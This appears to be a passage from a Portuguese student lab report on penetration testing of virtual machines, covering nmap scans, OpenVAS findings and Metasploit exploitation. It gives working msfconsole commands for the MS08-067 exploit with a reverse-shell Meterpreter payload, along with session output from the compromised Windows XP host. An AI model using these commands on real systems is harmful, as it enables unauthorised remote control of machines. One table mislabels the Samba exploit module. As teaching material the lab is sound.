OS details: Linux 4.15 - 5.19
Network Distance: 2 hops

Nmap scan report for 10.120.59.124
Host is up (0.0015s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 24.53 seconds
```

Aqui podemos ver que estão 4 hosts na rede, que é a VM4 - Kioptrix, VM3 - Servidor, VM5- Windows XP, e a VM2 - Gateway /Sniffer. Para efeitos didáticos fiz uma tabela com o IP, as Portas abertas e o sistema operativo.

IP	Portas Abertas	Sistema Operativo
10.120.59.1	53, 80	Linux 4.X| 5.X, MikroTik RouterOS 7.X
10.120.59.113	Nenhuma Visível	Windows 2000|2003|XP
10.120.59.123	21,22,23,25,80	Linux
10.120.59.124	22,80,111,139,443,32758	Linux 2.4.X

📌 Nota: Os resultados do `nmap` são estimativas baseadas em fingerprinting. Neste caso, o sistema operacional real de cada máquina foi confirmado manualmente para efeitos didáticos.

✅ Conclusão:

O `nmap` permitiu identificar:

- Dispositivos ativos
- Serviços expostos
- Estimativas do sistema operativo

Esta etapa é crucial para direcionar os próximos passos de exploração.

🧪 6) Análise de Vulnerabilidades com OpenVAS

🎯 Objetivo:

Identificar falhas de segurança nos sistemas utilizando o **OpenVAS (Greenbone Vulnerability Manager)**.

📖 Documentação base:

- Site oficial: https://www.openvas.org
- Manual técnico: https://greenbone.github.io/docs

🛠️ Instalação e Configuração


Comandos usados:

```
sudo apt install openvas
```

Para começar o processo:

```
sudo gvm-setup
```

A interface foi acedida via navegador:




🖥️ Análise da VM3 – Servidor Linux (10.120.59.123)

📊 Resultados:

- Vulnerabilidades encontradas: **83**
- Risco alto: **1**
- Risco médio: **5**

Feita a análise podemos ver que o openvas gerou um relatório para as possíveis vulnerabilidades.

Depois de uma pesquisa mais afundo, o openvas deu-nos muitas vulnerabilidades mas algumas são apenas logs, vamos nos focar apenas nas que a severidade é grande e média.



Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentage	Created
FTP Brute Force Logins Reporting	7.5 (High)	95 %	10.120.59.123		21/tcp	N/A	N/A	Fri, Apr 25, 2025 11:00 AM

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentage	Created
FTP Brute Force Logins Reporting	7.5 (High)	95 %	10.120.59.123		21/tcp	N/A	N/A	Fri, Apr 25, 2025 11:00 AM

🔴 Risco Alto:

Vulnerabilidade	Porta	Severidade	QoD	Descrição curta
FTP Brute Force Logins Reporting	21/tcp	7.5 High	95%	Serviço FTP permite login ilimitado — risco de brute-force

Check if Mailserver answer to VRFY and EXPN requests	5.0 (Medium)	99 %	10.120.59.123		25/tcp	N/A	N/A	Fri, Apr 25, 2025 10:58 AM
Telnet Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.120.59.123		23/tcp	N/A	N/A	Fri, Apr 25, 2025 10:57 AM
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.120.59.123		21/tcp	N/A	N/A	Fri, Apr 25, 2025 10:57 AM
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	10.120.59.123		80/tcp	N/A	N/A	Fri, Apr 25, 2025 10:58 AM
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.120.59.123		25/tcp	N/A	N/A	Fri, Apr 25, 2025 10:57 AM

🟠 Vulnerabilidades de Risco Médio:

Vulnerabilidade	Porta	Severidade
Check if Mailserver answer to VRFY and EXPN requests	25/tcp	5.0
Telnet Unencrypted Cleartext Login	23/tcp	4.8
FTP Unencrypted Cleartext Login	21/tcp	4.8
Transmission of Sensitive Information via HTTP	80/tcp	4.8

Vulnerabilidade	Porta	Severidade
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	25/tcp	4.3

Estas falhas demonstram ausência de encriptação, uso de protocolos obsoletos e exposição de serviços inseguros.

🖥️ Análise da VM4 – Kioptrix (10.120.59.124)

📊 Resultados:

- Vulnerabilidades: **262**
- Risco alto: **4**
- Risco médio: **20**

Feita a análise, openvas gerou o relatório referente à maquina Kioptrix, podemos ver que existem 4 vulnerabilidades severas.

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentage	Created
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80 %	10.120.59.124		80/tcp	N/A	N/A	Fri, Apr 25, 2025 11:22 AM
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80 %	10.120.59.124		443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:22 AM
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	10.120.59.124		22/tcp	N/A	N/A	Fri, Apr 25, 2025 11:22 AM
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	10.120.59.124		443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM

🔴 Riscos Altos:

Vulnerabilidade	Porta	Severidade	QoD	Descrição curta
Webalizer Cross Site Scripting Vulnerability	80/tcp	7.5 (Alta)	80%	Vulnerabilidade XSS no Webalizer, permite execução de código malicioso
Deprecated SSH-1 Protocol Detection	22/tcp	7.5 (Alta)	98%	Suporte ao protocolo SSH-1, obsoleto e inseguro
SSL/TLS: Weak Cipher Suites	443/tcp	7.5 (Alta)	98%	Cipher suites fracas ativas em HTTPS
SSL/TLS: Report Vulnerable Cipher Suites	443/tcp	7.5 (Alta)	98%	Protocolo SSL/TLS usa algoritmos inseguros

SSL/TLS: Report Weak Cipher Suites	5.9 (Medium)	98 %	10.120.59.124	443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)	98 %	10.120.59.124	443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	10.120.59.124	80/tcp	N/A	N/A	Fri, Apr 25, 2025 11:24 AM
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	10.120.59.124	443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:24 AM
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	10.120.59.124	22/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	5.3 (Medium)	80 %	10.120.59.124	443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	10.120.59.124	22/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM
SSL/TLS: Certificate Expired	5.0 (Medium)	99 %	10.120.59.124	443/tcp	N/A	N/A	Fri, Apr 25, 2025 11:23 AM
Apache HTTP Server UserDir Sensitive Information Disclosure	5.0 (Medium)	70 %	10.120.59.124	80/tcp	N/A	N/A	Fri, Apr 25, 2025 11:24 AM

🟠 Vulnerabilidades de Risco Médio

Vulnerabilidade	Porta	Severidade
SSL/TLS: Report Weak Cipher Suites	443/tcp	5.9
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	443/tcp	5.9
HTTP Debugging Methods	80/tcp	5.8
Weak Key Exchange Algorithms	22/tcp	5.3
RSA Export Key Handling (FREAK)	443/tcp	4.3
Apache HTTP Server 'httpOnly' Cookie Disclosure	80/tcp	4.3

🖥️ Análise da VM5 – Windows XP (10.120.59.113)

📊 Resultados:

- Vulnerabilidades: **0 críticas**
- Apenas logs informativos

📌 Observações:

- Serviços limitados ou não detetados
- Detecção dificultada em sistemas legados

Name	Status	Reports	Last Report	Severity	Trend	Actions
VM3 - Servidor	Done	1	Fri, Apr 25, 2025 10:47 AM	7.5 (High)		
VM4 - Kioptrix	Done	1	Fri, Apr 25, 2025 11:15 AM	7.5 (High)		
VM5 - Windows XP	Done	1	Fri, Apr 25, 2025 11:39 AM	0.0 (Log)		

Feita analise reparamos que não nos devolveu nenhum resultado de vulnerabilade

📋 Observações:

Apesar de ser um sistema operativo desatualizado e inseguro, o OpenVAS **não identificou vulnerabilidades com severidade** alta, média ou baixa. Apenas foram gerados **logs informativos**, o que pode indicar que:

- A máquina tem poucos serviços expostos
- Os serviços ativos não retornaram banners identificáveis
- Os métodos de detecção do OpenVAS não são eficazes em sistemas tão antigos

---

✅ Conclusão da Análise OpenVAS:

- A VM3 e VM4 estão **altamente vulneráveis**, com múltiplos serviços desatualizados.

- A VM5 (XP) passou despercebida, mas **não é segura** — apenas silenciosa para OpenVAS.

💥 7) Exploração com Metasploit

O Metasploit é uma das ferramentas mais poderosas e utilizadas em testes de penetração. Ao contrário de ferramentas como o Nmap ou o OpenVAS que apenas detectam vulnerabilidades, o Metasploit permite também **a exploração prática dessas vulnerabilidades**, sendo por isso uma peça central em simulações de ataques reais.

🧰 7.a) Instalação

Aqui podemos ver que o metasploit ja esta instalado e configurado.

🌐 7.b) Consulta ao Rapid7

Foi realizada uma pesquisa no Rapid7 Exploit Database sobre as vulnerabilidades encontradas com o OpenVAS.

📌 Conclusão:

As vulnerabilidades detectadas pelo OpenVAS estavam relacionadas

com **configurações inseguras** (por exemplo: FTP sem encriptação, SSL obsoleto, Telnet ativo), e **não foram encontrados exploits diretos** no Metasploit para essas falhas.

🔍 7.c) Pesquisa de outras falhas nas máquinas #5 (Windows XP) e #4 (Kioptrix)

Considerando que o OpenVAS não identificou falhas diretamente exploráveis com o Metasploit, procedeu-se à pesquisa de vulnerabilidades **conhecidas e exploráveis** nestes dois sistemas operativos legados.

Foram encontradas vulnerabilidades amplamente conhecidas:

Máquina	Vulnerabilidade	Módulo Metasploit	Tipo Atac
Windows XP	MS08-067 (NetAPI Remote Code Exec)	`exploit/windows/smb/ms08_067_netapi`	Exec Rem de C
Kioptrix	Samba Trans2open (versão 2.2.1a)	`exploit/multi/samba/usermap_script`	Exec Rem com Roo

---

💣 7.d) Execução de Exploits

📌 Windows XP – Exploit MS08-067

Foi utilizado o módulo `ms08_067_netapi`, um exploit clássico para o serviço SMB do Windows XP.

A configuração usada foi a seguinte:

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.120.59.113
RHOSTS ⇒ 10.120.59.113
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.59.2
LHOST ⇒ 192.168.59.2
```

O ataque foi bem-sucedido, com abertura de sessão **Meterpreter**, permitindo acesso remoto ao sistema XP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.59.2:4444
[*] 10.120.59.113:445 - Automatically detecting the target ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.120.59.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.120.59.113:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.120.59.113:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 10.120.59.113
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Meterpreter session 1 opened (192.168.59.2:4444 → 10.120.59.113:1150) at 2025-04-25 12:29:18 -0400

meterpreter >
```

Com isso podemos correr vários comandos e ter acesso total à maquina VM5

```
meterpreter > pwd
C:\WINDOWS\system32
```

```
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  0       fil   2016-10-11 07:41:56 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0       fil   2016-10-11 07:41:56 -0400  CONFIG.SYS
040777/rwxrwxrwx  0       dir   2016-10-11 07:44:27 -0400  Documents and Settings
100444/r--r--r--  0       fil   2016-10-11 07:41:56 -0400  IO.SYS
100444/r--r--r--  0       fil   2016-10-11 07:41:56 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564   fil   2008-04-14 08:00:00 -0400  NTDETECT.COM
040555/r-xr-xr-x  0       dir   2019-06-07 05:24:29 -0400  Program Files
040777/rwxrwxrwx  0       dir   2017-03-19 06:23:37 -0400  RECYCLER
040777/rwxrwxrwx  0       dir   2016-10-11 07:43:43 -0400  System Volume Information
040777/rwxrwxrwx  0       dir   2022-04-24 13:32:44 -0400  WINDOWS
100666/rw-rw-rw-  211     fil   2016-10-11 07:40:44 -0400  boot.ini
100444/r--r--r--  250048  fil   2008-04-14 08:00:00 -0400  ntldr
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter >
```


```
meterpreter > sysinfo
Computer        : IFPC
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
```

📌 Kioptrix – Exploit Samba Trans2open


A máquina Kioptrix apresenta múltiplos serviços vulneráveis (Apache, SMB, SSH), sendo detetada a versão 2.2.1a do Samba — vulnerável a execução remota como root.

```
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2025-04-25T06:47:28+00:00; -9h51m30s from scanner time.
32768/tcp open  status      1 (RPC #100024)

Host script results:
|_clock-skew: -9h51m30s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```


Como vimos, tem HTTP aberto logo só por curiosidade vamos ao nosso navegador e introduzimos o IP na pesquisa, e o resultado foi o seguinte:




Vi a page source, mas nada de especial. Então voltamos a ver os serviços disponíveis e usamos o smb_version , para ver a versão do smb.




Como mostra no print, conseguimos ver que existe um modulo então vamos la usa-lo.




E prosseguimos então com o exploit.




Com uma pesquisa no rapid7 (db do metasploit), encontramos um modulo que consegue atacar esta versão de Samba.



